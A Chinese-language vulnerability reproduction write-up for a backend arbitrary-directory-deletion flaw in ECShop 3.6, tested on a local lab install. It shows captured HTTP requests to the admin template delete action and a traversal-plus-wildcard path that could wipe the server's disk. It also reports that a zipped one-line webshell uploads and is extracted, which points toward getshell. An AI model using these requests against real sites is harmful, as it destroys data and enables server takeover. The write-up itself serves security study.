
Ecshop3.6版本后台任意目录删除漏洞复现

前言：大家如果要搭建本环境建议在虚拟机中搭建，要不会把你物理机的磁盘清空。

环境：window 7

复现过程：


下载对应的版本的压缩文件，并将其解压到web服务的根目录，这里我用的是phpstudy集成环境，然后访问其的ecshop目录会自动弹出安装页面。




大家跟着步骤安装即可，在这里建议重新建立个用户，只有访问ecshop数据库的权限。

安装完毕直接进入后台，目录如下：


登陆以后找到模板管理并点击选择模板



下载一个模板，发现下载下来的是一个压缩文件




然后将其上传，结果发现他会自动解压，这里有个想法那我是不是可以上传一个包含一句话木马的压缩文件，他会不会解压，等会可以尝试下。



看到上传的模板会有使用和删除两个按钮，我们开启burp抓包并点击删除按钮


```
GET /ECShop_3.6.0_UTF8_release/source/ecshop/admin/template.php?is_ajax=1&act=delete&tpl_name=default_20191206&1575616088913913 HTTP/1.1
Host: 127.0.0.1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; rv:49.0) Gecko/20100101 Firefox/49.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Referer: http://127.0.0.1/ECShop_3.6.0_UTF8_release/source/ecshop/admin/template.php?act=list
Cookie: loginNum=1; ECS_LastCheckOrder=Fri%2C%2006%20Dec%202019%2007%3A07%3A43%20GMT; ECSCP_ID=9f3437a076be8ee136fa0f1a4c01534158831ccb
DNT: 1
X-Forwarded-For: 8.8.8.8
Connection: close
```

可以看出发出了一个Get请求并加载的是template.php这个文件，并看到要删除的文件为default_20191206，我们观察template.php这个文件的地址去找找default_20191206文件，结果发现并没有和template.php在同一个目录下。




我们现在执行这个删除命令

发现default_20191206直接被删除了，那是不是更换文件名字，就可以达到删除其他文件结果呢。





在当前目录下创建一个1.txt，并尝试删除


```
GET
/ECShop_3.6.0_UTF8_release/source/ecshop/admin/template.php?is_a
jax=1&act=delete&tpl_name=1.txt&1575616088913913 HTTP/1.1
Host: 127.0.0.1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; rv:49.0)
Gecko/20100101 Firefox/49.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Referer:
http://127.0.0.1/ECShop_3.6.0_UTF8_release/source/ecshop/admin/t
emplate.php?act=list
Cookie: loginNum=1;
ECS_LastCheckOrder=Fri%2C%2006%20Dec%202019%2007%3A07%3A43%20GMT
; ECSCP_ID=9f3437a076be8ee136fa0f1a4c01534158831ccb
DNT: 1
X-Forwarded-For: 8.8.8.8
Connection: close
```




结果发现删除失败，那么新建一个文件夹呢?







发现删除成功了，应该是代码只允许删除文件夹，尝试跳跃目录删除，在它的上级目录新建一个test文件夹，并尝试删除




删除成功，那么便可以直接将web服务目录格盘(../../../../../../../*)跳跃到根目录，运用通配符可以匹配任何目录，这里我就不掩饰了，因为我还有其他靶场在，并且我还得测试我的设想。


设想1： 在模板管理处上传一句话木马压缩文件


竟然真的可以上传，并且还解压出来了，那是不是可以直接getshell呢?

